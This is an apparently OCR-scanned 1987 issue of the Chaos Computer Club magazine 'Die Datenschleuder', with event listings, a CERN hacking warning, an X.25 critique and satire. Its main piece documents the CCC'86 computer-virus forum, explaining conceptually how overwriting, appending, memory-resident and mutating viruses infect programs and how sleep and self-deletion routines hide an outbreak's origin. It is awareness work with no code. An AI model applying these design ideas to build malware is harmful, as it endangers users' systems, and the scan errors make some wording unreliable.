am 28. und  
29. Dezember

## Chaos Communication Congress '86

Eidelstedter Bürgernaus  
ElbGaustraße 12  
2000 Hamburg 54

Congressbeginn: Sonntag, den 28. Dezember 1986, 09.00 Uhr  
Das Treffen für Datenreisende: TELEFON, DATEX, BTX, Telex,  
Online-Mailbox, Datenfunk, Videos, Klonshack, und...und...

Unsere Themen dieses Jahr unter anderem: Computerviren,  
Monitore abhören, Datenschutz, Datenfraud, Datenlust, Com-  
puter im Bundestag, Quo vadis Müllbox u.v.v.v.v.a....

Und wie immer dabei: Chaos-Cafe, Chaos-Archiv, Hack-  
center und natürlich der traditionelle internationale Früh-  
schoppen mit fünf Hackern aus sechs Ländern.

Eintrittspreise: Mitglieder 15,-, private Teilnehmer 20,-,  
Presse 50,- und gewerbliche Teilnehmer 150,-

Voranmeldung durch Überweisung auf Konto 58 90 80 - 201  
beim PostGiroAmt Hamburg.

Chaos Computer Club e.V.  
Schwenckestraße 85  
2000 Hamburg 20

Telefon 040 / 490 37 57, BTX: 655322  
Weitere Informationen laufend in der CLINCH - Mailbox Hamburg  
160 / 632 35 17 und Datax-P 44 4000 80 314

passierte mitbringen!



Datenschleuder 16


DM 2,50

**Die Datenschleuder**  
Das wissenschaftliche Fachblatt für Datenreisende  
Ein Organ des Chaos Computer Club



Postvertriebsstück  
C9927F

Die Datenschleuder Nr. 18  
Februar 1987



## The Ultimate Message Error

... und weitere Neuigkeiten

aus der Magnetic Media Metropolis

A count:

Ergebnisse des CCC'86:

Dokumentation:

Volkszählung NETWEAVING & Real Hacking Computer Viren

## Hacker-Meetings

Wichtige Termine 1987

04.03.-11.03.  
CEBIT - Hannover  
Hackerreff Dienstag 16 Uhr am grössten Poststand,  
sonst siehe Bix Programm.

18.04.-19.04.

CCC - Hamburg (Eidelstedter Bürgerhaus)  
II. PC Virentum, Aufarbeitung der Erkenntnisse,  
Diskussionen und Workshops (Anmelden).

18.04.

CCC - Hamburg (Eidelstedter Bürgerhaus)  
Ordentliche Mitgliederversammlung des CCC e.V.

11.06.-14.06.

C'87 - Köln  
Hackerreff täglich beim WDR Computerclub, sowie  
Dienstag 16 Uhr am Poststand.

28.08.-06.09

IFA - Berlin  
Hackerreff Dienstag 16 Uhr am Poststand, sonst  
siehe Bix-Programm.

12.09.-13.09.

CCC - Hamburg (Eidelstedter Bürgerhaus)  
Wochenend-Workshop des CCC, Thema noch offen.

19.10.-23.10.

SYSTEMS - München  
Hackerreff Dienstag am grössten Poststand, sonst  
siehe Bix-Programm der BHP.

28.12.-29.12.

CHAOS COMMUNICATION CONGRESS 1987 - Hamburg  
Die europäische Hackerparty in Eidelstedter  
Bürgerhaus.

Weitere Hinweise in den Bix-Programmen:

CCC bundesweit \*655221#

CAC Regionalbereich 17 \*920163#

BHP Regionalbereich 32 \*92049204#

LS23 - hacker.txt

## Zukunftswerkstätten 1987

im Rahmen des Programms "Mensch und Technik -  
sozialverträgliche Technikgestaltung" des Landes Nordrhein-Westfalen.

Anmeldung bei: Zukunftswerkstätten, Nosenhaus 17, 4030 Ratingen 6  
20.- DM als Scheck oder bar beifügen.

27.02. - 01.03.

DIE VERKABELTE FAMILIE - CHANCEN, PERSPEKTIVEN  
UND GEFAHREN  
in Korken

09.03. - 11.03.

ZWISCHEN VIDEO UND COMPUTERNETZEN -  
POLITISCHES LERNEN MIT NEUER TECHNIK  
in Soest

20.03

FORUM ZU MENSCHENGEMÄßER INFORMATIONEN- UND  
KOMMUNIKATIONSTECHNIK in Köln

23.03. - 27.03.

MEDIA-PARK KÖLN - STADTEIL FÜR MODERNE TECHNOLOGIE,  
LEBENS-, LERN- UND ARBEITSQUALITÄT in Köln

30.04. - 03.05.

ZUKUNFT DES LEHRENS UND LERNENS IN EINER VON TECHNIK  
GEPRÄGTE WELT in Leichlingen

15.05. - 17.05.

NEUE MEDIEN UND BÜRGERMITWIRKUNG IM KOMMUNALEN BEREICH  
in Marl

29.05. - 31.05.

WELCHE VORTEILE BRINGT DIE BILDSCHIRMARBEIT DEN FRAUEN?  
in Bielefeld

(NUR für Frauen - für Kinderbetreuung ist gesorgt)

19.06. - 21.06.

DER HARTE UND DER SANFTE WEG?  
Weg zu einer sozialverträglichen Technik  
in Berg. Gladbach

DS Seite Zwei



Die Entendoffleber

## 1ST Hack

Schon während der Aufbauphase des CCC'86 glückte der erste Hack: Bei Forschungsarbeiten in einem heimischen Großrechner Marke VAX wurde ein Kleinverzeichnis von Computerinstallationen in Moskau zuzüglich Seriennummern gefunden. Unter anderem steht dort "1 CBM 8032 und 1 CBM 8250" sowie "1 Tüte mit Bauteilen".  
wau



Kabelsalat  
ist gesund  
Chaos Computer Club

## Hacker -

## Erinnerung und

## Warnung

(Gruppenleiter;  
CERN-DD/CS,  
Sektion EN)

von Giorgio Heimann




"Wir leiden noch immer täglich unter Attacken von Hackern. Zur Zeit können wir an einigen VAXen der CERN ungefähr 20 "Einbruchversuche" täglich beobachten.

Obwohl wir uns mit Hilfe der CERN Rechtsabteilung darauf vorbereitet haben, die Schweizer PTT einzuschalten, um herauszufinden, welche Aktionen möglicherweise gegen diese Leute unternommen werden können, bestehen wir jedoch nach wie vor auf dem Prinzip, daß jedes System sich selber zu schützen hat. Dies ist die einzig sinnvolle Lösung, da es einen sehr viel differenzierteren Schutz ergibt; außerdem verlagert diese Strategie die Verantwortung zum Schutz der Betriebsmittel dahin, wo sie hingehört, nämlich zum Eigentümer der Betriebsmittel.

Neben "externen" Hackern haben wir vor einigen Wochen einen Fall einer internen Attacke gehabt. Der Ausgangspunkt des Vorfalles wurde zurückverfolgt und die verantwortliche Person konnte identifiziert werden. Wir beschlossen, diesen Vorfall zu veröffentlichen, da in diesem speziellen Fall keinerlei böser Wille im Spiel gewesen war. Wir mußten aber eine Menge (rarer) Arbeitskraft für die Suche verplempern, so daß unsere Aufmerksamkeit von unseren eigentlichen Aktivitäten und der Überwachung von ernstesten und böswilligeren Attacken abgezogen wurde.

Deshalb seien alle CERN-Benutzer gewarnt, daß wir in Zukunft möglicherweise mit ernsthafter Verfolgung gegen Leute vorgehen, die für "Hack-Attacks" verantwortlich sind."

Aus: "Mini & Micro Computer Newsletter", Dec. 85; Übersetzung: T. Twiddebit



Die Entendoffleber

## Datex-P: Auslösung

Entwicklungsfehler



Wenige haben es noch nie erlebt: Auf einmal bricht die Verbindung zusammen, ja, es scheint sogar so häufig vorzukommen, daß schon "Ansagetexte" wie

PATEx-D: Auslösung - Veranlassung durch Durchfall  
PATEx-POO: Einlösung - Veranlassung durch Zufall  
im GeoNet zu finden sind.

Warum das passiert, liegt häufig daran, daß durch Übertragungsstörungen die zwei an einer Paketübermittlung beteiligten Rechner total aus der Synchronisation laufen, d.h. jede Seite "vermutet" etwas falsches über den Zustand der anderen Seite.

Unglücklicherweise ist nun das X.25 Protokoll, der internationale Standard für viele Strecken im Pakernetz, so konstruiert, daß es nicht selbstsynchronisierend ist: Eine Paketübermittlung mit X.25 ist in einem labilen Gleichgewicht; zu Beginn der Übertragung werden spezielle Initialisierungspakete ausgetauscht, die nur einen eindeutigen Zustand herstellen, wenn die Send-/Empfangspuffer auf beiden Seiten geleert sind.

Resultat: Nach dem Herstellen einer virtuellen Verbindung "vergißt" das Netz manchmal, welche Pakete schon "abgeliefert" sind. Resultat:

DATEx-P: Auslösung - Ablauffehler

Die Gründe dafür sind historischer Natur:

X.25 wurde aus dem IBM SDLC (Synchronous Data Link Control) heraus entwickelt/übernommen. Dabei haben sich in den X.25 Standard Strukturen aus SDLC Tagn eingeschlichen, die inzwischen vollkommen sinnlos sind; andere, für eine Resynchronisierbarkeit notwendige Informationen, werden jedoch nicht übermittelt. Dies ist bei der Weiterentwicklung und Benutzung von X.25 erkannt worden und führte zur Erfindung von immer neuen, speziellen "Steuerpaketen". Kurz: Ein typisches Beispiel für einen im GRÜNDE vermurksten Komitee-Entwurf, der auch durch Einziehen immer neuer Stützbecken nicht richtiger wird.

Folge: Ein Alptraum an Komplexität und Sonderfallbehandlung für jeden Systemprogrammierer, der ein X.25 Protokoll implementieren muß. Zusätzlich ist der Wortlaut in den CCITT Dokumenten so vieldeutig, daß Implementierungen, die sich an den Text gehalten haben, inkompatibel sind.

Für eine ins einzelne gehende Kritik und - vor allem - einen konstruktiven Vorschlag für ein selbstsynchronisierendes Protokoll (in Pseudo-Pascal), das sehr einfach zu implementieren ist: "Serial Link Protocol Design: A Critique of the X.25 Standard, Level 2" by John G. Flecher, Lawrence Livermore Lab, erschienen in einem Konferenzbericht der SIGCOMM (ACM) 1984 "Communications Architectures & Protocols"

KS

DS Seite Drei



## Strahlengefahr

aus dem Telefon

Wir berichteten in der letzten Ausgabe (ds 17) über ein neues Leistungsmerkmal der Gebührenzähler in Posttelefonen. Inzwischen beschäftigt sich der Bundesbeauftragte für den Datenschutz (BfD) mit diesem Phänomen. Festgestellt wurde, daß alle mechanischen Gebührenzähler (herkömmlicher Bauart, ca. 1,3 Mio.) einen Fehler in "Begrenzverstärker" aufweisen und dadurch (in Toleranzgrenzen) im Langwellenbereich das Gespräch wie ein Sender ausstrahlen. Dieses Signal wurde mit guten Empfängern beim FTZ noch in 40 cm Entfernung gemessen. Inwieweit metallische Leitungsführungen (z. B. Heizungen) dieses Sendesignal weiterleiten und dadurch die Reichweite verstärken, wurde noch nicht berücksichtigt.

Eine Austauschaktion der betreffenden Gebührenzähler erscheint dem BfD im Verhältnis zum Aufwand nicht angemessen. Vielmehr sollten alle betreffenden Fernsprechteilnehmer über diesen Umstand informiert werden. Desweiteren ist es zu überdenken, die Störstrahlenverordnungen für zukünftige Entwicklungen anzupassen. Bisher entsprechen die "strahlenden" Telefone diesen Vorschriften.

Strahlende Fernsprechteilnehmer erhielten bisher kostenfrei Ersatzgeräte. Derzeit läuft gerade eine Bundesanfrage der GRÜNEN zu diesem Thema, über deren Ausgang wir berichten werden.

LS23

STRAHL8.DOC 19870131 2033

## DPA hackt

Tief versunken in der Arbeit wirkte am Dienstag, den 9. Dezember 86 die G.ID.-Redaktion (Genethische Informationsdienste; die biologische Datenscheider) an ihrer nächsten Ausgabe. Plötzlich schritt das Telefon. Eine Mitarbeiterin der Deutschen Presse-Agentur hatte am Himmel ein Flugzeug entdeckt, welches eine mysteriöse Zahlenkombination in die Wolken über Hamburg schrieb.

Durch kreatives Betrachten klang die Zahlenreihe 190 119 entziffert werden, wobei sich sofort der Schluß aufdrängte, es könne sich um eine Telefonnummer handeln. Das Telefon wurde angeworfen - und tatsächlich.

DOCH AUF DER ANDEREN SEITE WAR KEINE MENSCHLICHE STIMME - sondern ein merkwürdiger Piepsen. Nun sind auch dpa-Journalisten technisch versiert und schlußfolgerten, daß es sich um einen "Computer" handeln muß. Sofort wurde das "hauseigene" Text aktiviert und munter drauflos gehackt. Allerdings ohne Erfolg. Hilfe wurde nun von der angeblich technisch versierten G.ID.-Redaktion erbeten. Doch auch diese scheiterte am beschränkten know how.

Um das Gesicht zu wahren, beschloß man, das Problemfeld zu verlagern und "nichttechnische Alternativen" einzuleiten. Ein Anruf beim Flughafen-Tower

DS Seite Va

förderte den Namen des himmelschreibenden Piloten zutage. Dieser, gerade wieder festen Boden unter den Füßen, zeigte sich eher belustigt über die Interpretation des Hauses dpa. Er habe die Telefonnummer 611061 an den Himmel geschrieben, und das wäre die Rufnummer einer Hamburger Taxizentrale. Da hätte dpa wohl einen etwas falschen Standpunkt gehabt und die Zahlen verdreht.

Wer da nun was hinter die Rufnummer 190119 geklemmt hat, ist bis zur Stunde unbekannt. Wie aus gut unterrichteten Kreisen verlautet, wurden erste Recherchen angestellt. Möglicherweise handelt es sich aber auch nur um ein einfaches Telefax-Gerät. ...

jwi

DPAHAK18.DOC 1987 0131 2000

## Stellenanzeige

Wir stellen 1:

- Buchhalter(in)
- Datatypist(in)
- Programmierer(in) für C, Pascal, Basic, 68000 Assembler
- Chefsekretär(in)
- Postbearbeiter(in)
- Archivar(in)

Aber nicht etwa sechs Einzelpersonen, sondern EINE fähige Kraft, die das alles zusammen kann, ohne nach 46-93 Sekunden (bisherige Bestleistung) einen Zusammenbruch zu erleiden. Wir sind ein aufstrebender Verein von Computerchaoten auf der Suche nach den Problemen, für die wir jetzt schon Lösungen haben.


Wir bieten:

- angenehme Arbeitsatmosphäre in einem typischen Feuchtbiotop
- rasche Aufstiegsmöglichkeiten (ein Teil unseres Archivs lagert auf dem Dachboden) (L- abwechselungsreiche Tätigkeit (jeden Tag ein anderes Datum)
- interessante Sozialleistungen (was wir uns leisten, ist wirklich sozial = gemein)
- angemessene Bezahlung (unserem Konto angemessen)
- eigenverantwortliche Tätigkeit (wir werden Sie schon zur Verantwortung ziehen)
- gleitende Arbeitszeit (Sie haben da zu sein, wenn wir Sie brauchen)
- klare Arbeitsstrukturen (Sie erhalten maximal sieben widersprüchliche Aufträge)

Wir erwarten:

- keine Widerrede
- Bewerbungen bitte bis gestern an die Redaktion: Lichtbild unnotig, Lebenslauf und Referenzen unwichtig. Wer sich bei uns bewirbt hat er keine andere Wahl. Gewerkschafter erwünscht (sofern Mitglied der Gewerkschaft der Sklaven des römischen Reiches).

goblin



Chaos  
Communication  
Congress

## Das PC-Virenforum

### Eine Dokumentation in fünf Teilen

von Steffen Wernery

Teil 1 - Virus Grundlagen, ein geschichtlicher Rückblick

Teil 2 - PC-Virus Grundlagen (basierend auf MS-DOS)

Teil 3 - Der Demovirus für MS-DOS

Teil 4 - Juristische Hinweise

Teil 5 - Thesen und Ansichten

"Ein 'Virus'-Programm, ins Betriebssystem eingepflanzt, gehört zum Gefährlichsten, was ein DV-System bedroht." Zu dieser Aussage kam die in Ingelheim erscheinende Zeitschrift für Kommunikations- und EDV-Sicherheit (KES) im Juli 1985. Vorausgegangen war die erste deutschsprachige Veröffentlichung über Computerviren in der Bayrischen Hackerpost (3/85). Seitdem gestört das Thema durch die Fachpresse und wird von Insidern hinter vorgehaltener Hand diskutiert. Alle bisherigen Veröffentlichungen zu diesem Thema beruhen auf Forschungsergebnissen, die Fred Cohen 1984 an der University of Southern California erarbeitete.

Neuere Erkenntnisse, gerade im Hinblick auf die zunehmende Verbreitung programmkompatibler Personalcomputer (PC's), sind bis heute nicht bekannt geworden.

Mitte 1986 tauchten die ersten PC-Viren in Freeware (Programme zum Tauschen) aus den USA in der BRD auf. In den Folgemonaten gingen in der Redaktion der DATEN-SCHLEUDER erstmals in Deutschland programmierte Viren für Heim- und Personalcomputer (u.a. MS-DOS) ein. Die ersten Programmierer wandten sich an den Chaos Computer Club (CCC) - wohin sonst?

Obwohl durch entsprechende Veröffentlichungen in der Fachpresse eine Sensibilität für das Gefahrenpotential der Computerviren bei Herstellern von Betriebssystemen,

den Systemhäusern und Softwareanbietern vermutet werden sollte, bewiesen unsere Recherchen das Gegenteil. Die Systemhäuser haben oder wollen die Problematik nicht erkennen. Ein Bewußtsein, das zur Information über Risiken verpflichtet, ist dort bisher nicht vorhanden. Vielmehr ist zu erwarten, daß Industrie und Handel das Gefahrenpotential durch Unterlassung von Information fahrlässig fördern.

Die meisten Anwender von Personal-Computern in Industrie, Handel und Handwerk sowie alle privaten Nutzer sind somit dieser Entwicklung schutzlos ausgeliefert.

Der CCC sah sich deshalb veranlaßt, den Chaos Communication Congress '86 (CCC'86) unter den Schwerpunkt "Computer-Viren" zu stellen. Nur eine Öffentliche Diskussion kann eine Sensibilität für diese Entwicklungen fördern und Erkenntnisse über Folgen, Auswirkungen und Schutzmöglichkeiten sammeln und vermitteln.

Ende Dezember wurde in Hamburg das weltweit erste Öffentliche Diskussionsforum über Computerviren für Home- und Personalcomputer und Computerfreaks, davon ca. 20 Programmierer mit Viren-Erfahrungen nahmen an diesem Forum teil.

Diese Dokumentation faßt erstmalig Erkenntnisse und Diskussionen des Virenforums zusammen.

DS Seite Fund

## Allgemeines

Der Begriff "Computer-Viren" wurde 1983 von Len Adleman an der University of Southern California im Zusammenhang mit Cohens Experimenten geprägt. Als Computer-Virus wird ein Programm bezeichnet, das die Eigenschaft hat, andere Programme zu infizieren. Jedesmal, wenn ein Virus aktiviert wird (z.B. durch Starten eines verseuchten Programms), kopiert es sich selbst in ein anderes, noch nicht infiziertes Programm. Jedes infizierte Programm ist ein Viren-träger und steckt bei Aktivierung wiederum weitere, unverseuchte Programme an. Die Infektion breitet sich, biologischen Viren ähnlich, lawinenartig in einem DV-System oder Netzwerk aus. Das Virus breitet sich auf den legalen Pfaden aus, es benutzt die Autorisierung der infizierten Programme. Anwender mit hohen Zugriffsrechten auf Netzwerken verschleppen das Virus in alle Teile einer DV-Anlage. Dies sind die ersten entscheidenden Eigenschaften von Computerviren.

Es ist sicher problematisch, für technische Abläufe biologische Begriffe zu verwenden. Die Bezeichnung "Virus" ist ein Sammelbegriff für eine besondere Form organischer Strukturen, die sich nur über eine spezifische Wirtszelle vermehren können. Hierin liegt eine gewisse Ähnlichkeit, denn "Computer-Viren" benötigen ebenfalls ein "Wirtsprogramm", das das Virus aufnehmen und verbreiten kann. Obwohl der Vergleich nicht stimmig ist, haben US-Wissenschaftler Begriffe wie "Viren", "Seuchen" und "Infektionen", wegen der Ähnlichkeiten mit biologischen Abläufen, schon vor Jahren geprägt.

## Computer-Seuchen

Über sogenannte Seuchen, die mit Hilfe von Wirtsprogrammen in DV-Systeme "verschleppt" werden, gibt es Untersuchungen, die zum Teil schon vor 10 Jahren veröffentlicht wurden. Bereits in den 70er Jahren berichteten Anderson und Linde über "Trojanische Pferde", Programme, die gezielt fremde Programme angreifen und dort Funktionsabläufe verändern. Im Gegensatz zu Computerviren verbreiten sich "Trojanische Pferde" nicht ungezielt, sondern greifen gezielt ein (REM: if you find wordstar then ersetze funktion sichern gegen löschen).

## Hinterhältige Bedrohung

Die eigentliche Gefahr der Virenprogramme ist, neben der unkontrollierten Verbreitung, die Einschleusung von manipulierenden Programmabläufen. Das Virus kann als Programm jedwede vorstellbare und programmierbare Manipulationsaufgabe mit sich führen und verbreiten. Dadurch wird die Gebrauchsfähigkeit der Computer radikal in Frage gestellt. Das Virus kann ungehindert alle Abläufe verändern, verfälschen, ersetzen oder völlig andere Aufgaben ausführen. Eine perfide Form von Computersabotage, gegen die besonders gängige Personal-Computer geschützt sind.



## Spärliche Informationen


Bisher lagen nur wenig differenzierte Informationen über erfolgreiche Experimente mit Computerviren vor. Fred Cohens Versuche auf mittleren und grossen Rechnern wugen deren Gefährlichkeit von den Systemverantwortlichen abgebrochen. Versicherungen und Banken, sowie das Militär halten sich mit ihren Erkenntnissen bedeckt. Aus Industriekreisen war nur grücheweise von erkannten Viren die Rede (wer hätte auch den Mut zu sagen: Wir sind verseucht). Professor Dr. Brunnstein (UNI HH) berichtete auf der Pressekonferenz des CCC'86 von einem Virus auf dem Universitätsrechner, der von einem kommerziell genutzten System aus eingegeben wurde. Auch die Technische Universität Berlin vermutete einen Virenefall und mußte Anfang '86 einen 14-tägigen Ausfall ihrer IBM/4381 (Großrechner mit komfortablem Betriebssystem) hinnehmen, bis der Betrieb mit einer "sauberen" Systemversion wieder aufgenommen werden konnte.

## Kein Gefahrenbewußtsein

Rüdiger Dierstein (DFVLR) beschrieb bereits auf der neunten Datenschutzfachtagung am 14. 11. 85 in Köln wesentliche Aspekte des Virus-Phänomens: "Es ist längst bekannt, daß man Programme schreiben kann, die sich selbst in einem Computersystem reproduzieren. Solche Programme können mit bösartigen Eigenschaften versehen sein. Die Reproduktion der Programme samt ihrer unerwünschten Nebenwirkungen kann auf eine Art gestaltet werden, daß andere, beliebige Programme zum Träger werden. Es sind "unauffindbare" Viren möglich, Unterprogramme also, die sich einer systematischen Suche durch Eigenmodifikation (sich selbst verändernder Viruscode) entziehen".

Dierstein mußte sich in der folgenden Diskussion mit "Abwehrreaktionen" auseinandersetzen. Besonders markant fiel die Stellungnahme des IBM-Datenschutzbeauftragten G. Müller aus, der das Virusphänomen als ein theoretisches, in den Softwarelabors längst gelöstes Problem bezeichnete.

So wundert es nicht, daß trotz ausführlicher Informationen ein Gefahrenbewußtsein gegenüber den Computerviren nicht ausgebildet ist. Gegenmaßnahmen werden vom DATENSCHUTZBERATER (5/86) als "eher dürftig und konventionell" bezeichnet. Referenten von Sicherheitsseminaren melden "eine unglaubliche Ignoranz" verantwortlicher Systembetreiber gegenüber der Bedrohung durch Computerviren. Für den Bereich der Personalcomputer bleibt festzustellen, daß bisher nur der DATENSCHUTZBERATER (10/86) sich dieses Themas angenommen hat. Neue Erkenntnisse waren dort aber ebenso wenig zu finden wie in der jüngsten Veröffentlichung der ComputerPersönlich (24/86).



## Fahrlässige Informationspolitik

Es bleibt festzustellen, daß ein Bewußtsein über die Bedrohung durch Computerviren bisher nicht ausgebildet ist. Hinzu kommt, daß die Bereiche Heim- und Personalcomputer unbeleuchtet blieben. Die Industrie hat bis dato jegliche öffentliche Auseinandersetzungen mit diesem Thema vermieden. Programmierung von PC-Viren, die sich zwecks Informationsaustausch mit verschiedenen Firmen in Verbindung setzen, entzieten eher Unverständnis ("Für welchen Preis wollen Sie Ihr Virus auf den Markt bringen?") drängt keine Basis für qualifizierte Gespräche. Es wehrstrategien entwickelt wurden und deshalb dieses Thema abschließlich kein Abwehrmittel, eher wird der unkontrollierten Verbreitung dadurch Vorschub geleistet.

Soweit der geschichtliche Rückblick.

## Teil 2

### Das PC-Virus

Grundlagen, basierend auf Erfahrungen mit dem Betriebssystem MS-DOS


Im folgenden sollen, zur Vermittlung der Grundlagen, einige Virusformen erläutert und auf deren Verbreitungsverhalten eingegangen werden. Darüber hinaus werden Hinweise über mögliche Manipulationsaufgaben und den Schutz gegen Computerviren gegeben. Die Informationen beziehen sich auf Erfahrungen mit dem Betriebssystem MS-DOS, die auch für ähnliche Betriebssysteme gelten.

## Funktionsweise einiger Computerviren

Computerviren können sich auf unterschiedliche Arten in Programmbeständen verbreiten. Dabei können die betroffenen Programme in ihrer ursprünglichen Funktion gestört werden. Zur Differenzierung erläutern wir, auf der Basis der Erkenntnisse, die Ralf Burger Mitte 1986 dokumentierte, die wesentlichen Unterschiede zwischen

- überschreibenden und
- speicherresidenten Viren.

Ein Computervirus besteht aus mehreren Programmentellen. Um bereits infizierte Programme zu erkennen, versieht das Virus diese Programme mit einem Erkennungsmerkmal (M). Der Programmteil mit der Verbreitungsaufgabe wird als Viruskern (VIR) bezeichnet. Zusätzlich kann über das Virus eine Manipulationsaufgabe (MAN) verbreitet werden. Vor der Ausführung der ursprünglichen Programmaufgabe muss das betroffene Programm eventuell durch eine Verschieberoutine (VER) wiederhergestellt werden.



M = Erkennungsmerkmal  
VIR = Verbreitungsaufgabe (Virulenz)  
MAN = Manipulationsaufgabe  
VER = Verschieberoutine

## Funktionsweise überschreibender Viren

Überschreibende Viren beeinträchtigen oft die Funktionsabläufe der infizierten Programme. Das Virus überschreibt einen Teil des vom betroffenen Programm belegten Speicherplatzes. Dabei wird das Programm zer- oder gestört, wobei das Virus nicht durch Erhöhung des Speicherplatzes auffällt.

Um ein Computer Virus einzuschleusen, wird ein sogenanntes Trägerprogramm mit dem Virus infiziert. Das Trägerprogramm weist bei der Ausführung keinen Fehler auf, da das Virus entsprechend sorgfältig eingepaßt wurde. Wird das Trägerprogramm als nützliches Hilfsprogramm geteilt, kann die Verbreitung z.B. durch die Neugier des unbefangenen Anwenders gestartet werden.

1 M ! VIR ! MAN ! 1. Programm !

Wird das 1. Programm aktiviert, findet das Virus beim Suchen im Inhaltsverzeichnis des Datenspeichers (vorzugsweise Festplatten) ein 2. Programm. Wenn dieses bereits das Erkennungsmerkmal aufweist, wird weitergesucht.

! 2. Programm

Der Viruskern kopiert das vollständige Virus in das 2. Programm hinein und überschreibt dabei den für das Virus benötigten Speicherplatz am Programmrand. Das geänderte Programm wird abgespeichert und die MANipulationsaufgabe des Virus wird ausgeführt. Erst danach wird das 1. Programm ausgeführt.

! M ! VIR ! MAN ! ... Rest des 2. Programms !

Beim Starten des 2. Programms findet zuerst die Übertragung in das 3. Anwenderprogramm statt. Das 2. Anwenderprogramm arbeitet eventuell fehlerhaft, da Programmteile durch das Virus überschrieben wurden.

! M ! VIR ! MAN ! ... Rest des 3. Programms !

Dieser Verbreitungsvorgang wiederholt sich bis zur totalen Durchseuchung des Systems. Bei diesem Virustyp kann das Virus als das letzte funktionsfähige Programm übrigbleiben.

Bei geschickter Programmierung des Virus bleiben auch bei überschreibenden Viren einige Programme funktionsfähig. In einem relativ großen Buffer (von Programmen reservierter Speicherplatz) lassen sich Viren gut verstecken. SideKick läuft in wesentlichen Funktionen auch mit einem Virus dieser Form. Es stellt dadurch ein Risiko beim Programmaustausch dar, denn Viren dieser Form können dann unbemerkt verbreitet werden.



## Funktionsweise nicht überschreibender Viren

Nicht überschreibende Viren vergrößern den Speicherplatz des infizierten Programmes. Die betroffenen Programme bleiben funktionsfähig. Zum Zweck der Einschleusung ist ein Programm bewußt mit einem Virus infiziert worden. Es tritt bei der Ausführung kein Fehler auf.

! M ! VIR ! MAN ! VER ! 1. Programm !

Der Virus kann finden beim Suchen ein 2. Programm. Wenn dieses Programm das Erkennungsmerkmal aufweist, wird weitergesucht.

! 2. Programm (Teil 1 und 2) !

Um den Speicherplatz am Programmumfang neu zu belegen, kopiert das Virus einen Teil des 2. Programmes, welcher der Länge des Virus entspricht, an das Ende des Programmes.

! 1. Teil ! 2. Prgm T. 2 ! 1. Teil !  
! 1. Teil ! 2. Prgm T. 2 ! 1. Teil !

Der Anfang des 2. Programmes ist nun zweimal vorhanden. Jetzt legt das Virus hinter dem ans Ende kopierten Programmumfang die Verschieberoutine (VER) ab.

! 1. Teil ! 2. Prgm T. 2 ! 1. Teil ! VER !

Das Virus kopiert sich nun selbst an den Beginn der Datei und überschreibt dabei den 1. Teil des Programmes. Es speichert die geänderte Version ab. Anschließend wird die MANIPulationsaufgabe, und danach das 1. Programm ausgeführt.

! M ! VIR ! MAN ! 2. Prgm T. 2 ! 1. Teil ! VER !

Beim Starten des 2. Anwenderprogrammes findet zunächst die Übertragung des Virus in das 3. Anwenderprogramm statt. Danach wird die MANIPulationsaufgabe ausgeführt. Nun folgt ein Sprung zur Verschieberoutine. Diese Routine kopiert im Arbeitsspeicher den 1. Teil des Programmes wieder an den Dateianfang. Dadurch wird das Virus im Arbeitsspeicher überschrieben.

! 1. Teil ! 2. Prgm T. 2 ! 1. Teil ! VER !

Im Arbeitsspeicher steht jetzt wieder die Originalversion des 2. Programmes. Die Verschieberoutine beendet ihre Aufgabe mit einem Sprung zur Startadresse am Dateianfang. Das 2. Programm wird nun fehlerfrei abgearbeitet; das 3. Programm ist infiziert worden.

Vor dem Starten des 2. Programmes:

! 3. Programm !

DS Seite Ach

Nach dem Starten des 2. Programmes:

! M ! VIR ! MAN ! 3. Prgm T. 2 ! 1. Teil ! VER !

## Besondere Formen von ComputerViren

Funktionsweise speicherresidenter Viren  
Speicherresidente Viren sind eine Sonderform von ComputerViren. Der Unterschied liegt in der Form, in der sie tätig werden. In der Verbreitung gilt für sie praktisch das gleiche wie für alle anderen Virentypen. Beim Starten eines infizierten Programmes werden vor Programmausführung die Verbreitungsaufgaben, die MANIPulationsaufgabe und die Verschieberoutine des Virus in ungenutzte Bereiche des Arbeitsspeichers kopiert. Dort hinterlegt, wird das Virus seine Aufgaben wesentlich flexibler erfüllen.

Im Arbeitsspeicher hinterlegte Programme (also auch Viren) können durch einen Interrupt (Meldung des Betriebssystems) aktiviert werden. Dadurch kommen diese Viren wesentlich häufiger zur Ausführung als solche, die nur beim Starten infizierter Programme ausgeführt werden. So genügt es schon eine Diskette in ein derart versuchtes System einzulegen. Wird diese Diskette vom Betriebssystem erkannt, startet das Virus gleich einen Angriff und kopiert sich in ein Programm auf dem Datenträger. Der Ausbreitungsgrad speicherresidenter Viren gilt als äußerst aggressiv. Alle auf dem betroffenen DV-System benutzten Disketten können die "Seuche" verschleppen.

## Mutierende Viren


Mutierende Viren ändern bei jedem Verbreitungsvorgang ihre Form. Dieses kann eine Veränderung der MANIPulationsaufgabe sein. Jedes Anwenderprogramm macht andere Fehler oder auch nur ein Vertauschen der Programmteile eines Virus innerhalb des Speicherplatzes. Mutierende Viren können sich z.B. selbst in Baukastentechnik bei jeder Infektion neu zusammensetzen. Dadurch wird die Suche nach einem erkannten Virus erheblich erschwert.

## Ängstliche Viren

Eine besondere Art sind Viren, die bei einer Aktivierung zwei (oder mehrere) Infektionen in unversuchten Programmen durchführen und sich anschließend selbst aus dem gestarteten Programm entfernen. Wird dem Anwender bewußt, daß das eben gestartete Programm befallen ist, ist die Seuche schon weitergezogen.

## Die MANIPulationsaufgabe

Die Verbreitungsfähigkeit der Viren ermöglicht das unkontrollierte Einschleusen von Manipulationsaufgaben. Diese Aufgaben können frei nach der Leistungsfähigkeit des ausgewählten Betriebssystems gestaltet werden.



## Der Phantasie keine Grenze gesetzt. . .

Der Phantasie eines Virenprogrammierers sind kaum Grenzen gesetzt. Da davon ausgegangen ist, daß Viren, die ihre Manipulationsaufgabe gleich nach dem ersten Infektionsvorgang beginnen, relativ schnell auffallen, geben viele Programmierer den Viren eine Schlaftroutine mit auf die Reise. So kann das Virus eine hohe Verbreitung finden, bevor die Manipulationsaufgabe in versuchten Systemen auftritt und der Virusbefall erkannt wird. Um den Ursprung einer Versucheckung zu verdecken, könnten z.B. die ersten tausend infizierten Programme zusätzlich einen Regenerationsauftrag erhalten. Noch vor Inkrafttreten des Manipulationsauftrages löschen sich diese Viren aus ihren Wirtssystemen heraus. Eine Analyse des Infektionsweges (wer hat wen verseucht) ist dadurch fast unmöglich.

## Ausschlaggebend ist der Zweck

